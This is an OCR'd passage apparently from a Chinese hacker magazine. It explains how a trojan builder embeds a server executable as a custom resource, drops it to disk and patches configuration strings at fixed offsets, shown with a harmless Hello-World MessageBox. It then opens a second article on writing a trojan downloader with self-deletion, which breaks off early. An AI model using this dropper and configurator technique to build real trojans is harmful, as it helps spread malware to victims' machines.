


图2

好了，我们先来设计生成服务端的功能。为了十足地模仿木马程序，这里使用Win32 ASM来编写服务端程序，代码如下：

```
.386
.model flat, stdcall
option casemap:none
include \masm32\include\windows.inc
    include \masm32\include\kernel32.inc
    includelib \masm32\lib\kernel32.lib
    include \masm32\include\user32.inc
    includelib \masm32\lib\user32.lib

    .data
    szTitle db "Hello", 0
    szText db "Hello, World", 0

    .code
start:
invoke MessageBox, NULL, addr szText, addr szTitle, MB_OK or
MB_ICONINFORMATION
invoke ExitProcess, NULL
end start
```

我们可以利用MASM32将这段源代码编译链接，生成一个MsgBox.exe。在此我就利用这个程序来充当要生成的服务端。现在需要考虑的问题是如何将这个MsgBox.exe嵌入到客户端程序中？一个最容易想到，也是最直观的办法是利用一个BYTE数组来放置MsgBox.exe的二进制数据（CIH病毒就是这样，它专门准备了一个PE文件头），然后再使用API函数CreateFile将这段二进制数据写成文件。部分代码如下：

```
BYTE bySrvData[] = {
  0x4d, 0x5a, 0x90, 0x00, 0x03, 0x00, 0x00, 0x00,
  0x04, 0x00, 0x00, 0x00, 0xff, 0xff, 0x00, 0x00,
  0xb8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  // 由于篇幅略去以下所有数据 -_-#
};
BOOL CreateServer()
{
  HANDLE hFile;
  DWORD dwWritten;
  hFile = CreateFile("C:\\MsgBox.exe", GENERIC_WRITE, 0, NULL,
CREATE_ALWAYS, 0, NULL);
  if (hFile == NULL)
    return FALSE;
  WriteFile(hFile, (LPCVOID)bySrvData, sizeof(bySrvData), &dwWritten, NULL);
  CloseHandle(hFile);
  return TRUE;
}
```

好了，代码到此为止。虽然它可以顺利地完成任务，但是我们一定不愿意编写这样的代码！对于MsgBox.exe的数据部分，它实在太冗长了（我算了一笔账，对于编译完成的MsgBox.exe，它只有不到3K 的大小，但是如果把它的二进制数据像上面那样保存成文本文件，这个文本文件就会拥有15K 的体积）。况且，这仅仅是一个“Hello， World!”程序而已！要是换成真正的木马服务端程序又会怎么样呢？而且，很多的服务端是用高级语言编写的，它们动辄会拥有几十 K 的体积！现在我们只能别无选择地换一个角度考虑如何来解决这个问题：除了使用BYTE数组，还有别的方法能够将MsgBox.exe放入客户端程序中吗？答案是肯定的，那就是利用EXE文件的自定义资源。在解说如何使用自定义资源之前，我先大体介绍一下要使用的几个API：

FindResource：查找一个资源。由于我们是要将这个服务端作为EXE的自定义资源形式放在EXE之中，所以在释放它之前必须首先找到它才可以。
SizeofResource：获得资源的尺寸，装载资源时使用。
LoadResource：装载资源，将资源的二进制数据装载到内存中。
LockResource：锁定资源，将内存中的资源数据锁定。

好了，大家可以通过查阅MSDN来了解这几个函数的详细功能及参数，这里我就不再赘述了。我的整个思路如下：

1．将MsgBox.exe作为客户端程序的二进制资源一同编译。
2．在生成MsgBox.exe服务端的时候，使用以上的几个API函数读取这一段二进制资源数据。
3．将这段二进制数据保存为文件。

现在来实现第一步，首先将MsgBox.exe改名为MsgBox.bin作为一个二进制文件，并将这个文件放入客户端源代码的文件夹下。然后向客户端的资源脚本（.rc文件）中导入这个二进制资源，如图3。

这时候，VC会弹出一个对话框提示，如图4。我们可以在“Resource Type”中随意填写资源类型，这个类型名称就是我们将要在FindResource函数的第三个参数lpType中使用的资源类型，我以“Server”为例。这样，就能够以资源的方式来使用这段数据了。代码如下：

```
BOOL CreateServer()
{
  HRSRC hResInfo;
  HGLOBAL hResData;
  DWORD dwSize, dwWritten;
  HANDLE hFile;
  // 查找所需的资源
  hResInfo = FindResource(NULL, MAKEINTRESOURCE
(IDR_SERVER), "Server");
  if (hResInfo == NULL)
    return FALSE;
  // 获得资源尺寸
  dwSize = SizeofResource(NULL, hResInfo);
  // 装载资源
  hResData = LoadResource(NULL, hResInfo);
  if (hResData == NULL)
    return FALSE;
  // 写文件
  hFile = CreateFile("C:\\MsgBox.exe", GENERIC_WRITE,
0, NULL, CREATE_ALWAYS, 0, NULL);
  if (hFile == NULL)
    return FALSE;
  WriteFile(hFile, (LPCVOID)LockResource(hResData),
dwSize, &dwWritten, NULL);
  CloseHandle(hFile);
  return TRUE;
}
```




图3




图4

到这里，如何生成服务端的问题就已经解决了。现在来讨论如何自定义服务端的数据，还是以一个例子来解释这个问题，下面是一段代码，也就是一个MessageBox的调用过程：

```
TCHAR strContext[] = "Hello, World!";
TCHAR strTitle[] = "Hello";
MessageBox(NULL, strContext, strTitle, MB_OK);
```

以上代码相对应的汇编代码为：

```
push 0 ; 最后一个参数MB_OK
lea  eax,[ebp-18h]
push eax ; 第3个参数strTitle
lea  ecx,[ebp-10h]
push ecx ; 第2个参数strContext
push 0 ; 第1个参数NULL
call dword ptr [__imp__MessageBoxA@16 (0042a2ac)] ; 函数
调用
```

也就是说，MessageBox的调用过程是传入了两个字符串地址。那么我们只需要将字符串所指向的内容进行改变，就可以达到修改MessageBox显示结果的目的了。那么，又如何来确定在MsgBox.exe中那两个字符串的位置呢？在这里，我玩弄了一个小把戏，就是将原来MsgBox.asm的.data段改为：

```
.data
szTitle db 100 dup('A')
szText db 100 dup('B')
```

也许有人会对这段代码颇为不解，不过我还是请大家先按照上面的步骤将这个新的源文件编译链接，然后再改名为MsgBox.bin，最后导入到客户端的资源中。现在，是不是可以打开那个二进制资源MsgBox.bin看一看，相信一定会在某个位置找到像下面这样的东西，如图5。

这样一来，大家就会很容易的发现，标题的相对偏移量是0x800，文本的相对偏移量是0x864！这也就是我定义那一连串'A'和'B'的用意了。现在，就可以编写我在本文开始所提到的“MsgBox生成器”了，它的核心代码如下：

```
HRSRC hResInfo;
HGLOBAL hResData;
DWORD dwSize, dwWritten;
LPBYTE p;
```

```
0007e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0007F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000800  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000810  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000820  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000830  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000840  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000850  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000860  41 41 41 41 42 42 42 42  42 42 42 42 42 42 42 42  AAAABBBBBBBBBBBB
000870  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000880  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
000890  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0008a0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0008b0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
0008c0  42 42 42 42 42 42 42 42  00 00 00 00 00 00 00 00  BBBBBBBB........
0008d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

图5

```
    HANDLE hFile;
    TCHAR szTitle[100], szText[100];
    // 查找所需的资源
    hResInfo = FindResource(NULL, MAKEINTRE
SOURCE(IDR_SERVER), "Server");
    if (hResInfo == NULL)
    {
      MessageBox(hDlg, "查找资源失败!", "错误",
MB_OK | MB_ICONINFORMATION);
      break;
    }
    // 获得资源尺寸
    dwSize = SizeofResource(NULL, hResInfo);
    // 装载资源
    hResData = LoadResource(NULL, hResInfo);
    if (hResData == NULL)
    {
      MessageBox(hDlg, "装载资源失败!", "错误", MB_OK |
MB_ICONINFORMATION);
      break;
    }
    // 为数据分配空间
    p = (LPBYTE)GlobalAlloc(GPTR, dwSize);
    if (p == NULL)
    {
      MessageBox(hDlg, "分配内存失败!", "错误", MB_OK |
MB_ICONINFORMATION);
      break;
    }
    // 复制资源数据
    CopyMemory((LPVOID)p, (LPCVOID)LockResource
(hResData), dwSize);
    // 获取标题和文本，并复制数据
    GetDlgItemText(hDlg, IDC_EDT_TITLE, szTitle, 100);
    GetDlgItemText(hDlg, IDC_EDT_TEXT, szText, 100);
    CopyMemory((LPVOID)(p + 0x800), (LPCVOID)szTitle, 100);
    CopyMemory((LPVOID)(p + 0x864), (LPCVOID)szText, 100);
    // 创建文件，写数据
    hFile = CreateFile("C:\\MsgBox.exe", GENERIC_WRITE, 0,
NULL, CREATE_ALWAYS, 0, NULL);
    if (hFile != NULL)
      WriteFile(hFile, (LPCVOID)p, dwSize, &dwWritten, NULL);
    else
    {
      MessageBox(hDlg, "创建文件失败!", "错误", MB_OK |
MB_ICONINFORMATION);
      GlobalFree((HGLOBAL)p);
      break;
    }
    // 收尾工作，释放资源
    CloseHandle(hFile);
    GlobalFree((HGLOBAL)p);
```

到此，这一技术的核心部分基本上就已经讲完了。对于一个实际的木马程序服务端而言，我们只需要把MsgBox的标题和文本替换为相应的端口号和邮件地址就可以了。另外，对于用C/C++、Delphi等高级语言所编写的服务端模板，它的尺寸肯定会大大超过一个汇编写成的程序，这样的话查找要替换的字符串或者数值就肯定会花些时间了，这里就不多说了。

（文章中涉及到的程序源代码已经收录在光盘中）

下载者技术全面实现

无敌小龙(张博)

下载者的编写体现了木马编程技术的很多方面，比如资源释放、服务端配置、木马端读取配置信息、自删除技术等等。如果能很好的掌握下载者各项技术的实现和编写，会对你的编程技术有很大的提升。

本文将着重讲述下载者的信息配置和自删除技术，通过对配置器和下载器两个模块的讲解，并且对各部分代码给出了详细的介绍，希望读者们能够清晰的理解。

一、配置器部分

1、服务端生成技术（写在Private Sub Command1_Click()事件中）

首先我们来看看配置器的界面，如图1。




图1

对于服务端的生成，在以前的黑客X档案中曾经介绍过，但为了文章的完整性，我还是简单的提一下吧。在工具菜单下找到资源编辑器，如图2。




图2

对于资源编辑器，VB默认是不加载的，可以在外接程序菜单中来加载这个工具。选择外接程序－－外接程序管理器，然后从中选择资源编辑器进行加载就可以了，如图3。

添加一个自定义资源，如图4。添加完毕后，点击保存按

钮。可以看到在工程管理器中已经添加了相关的文档，如图5。




图3




图4

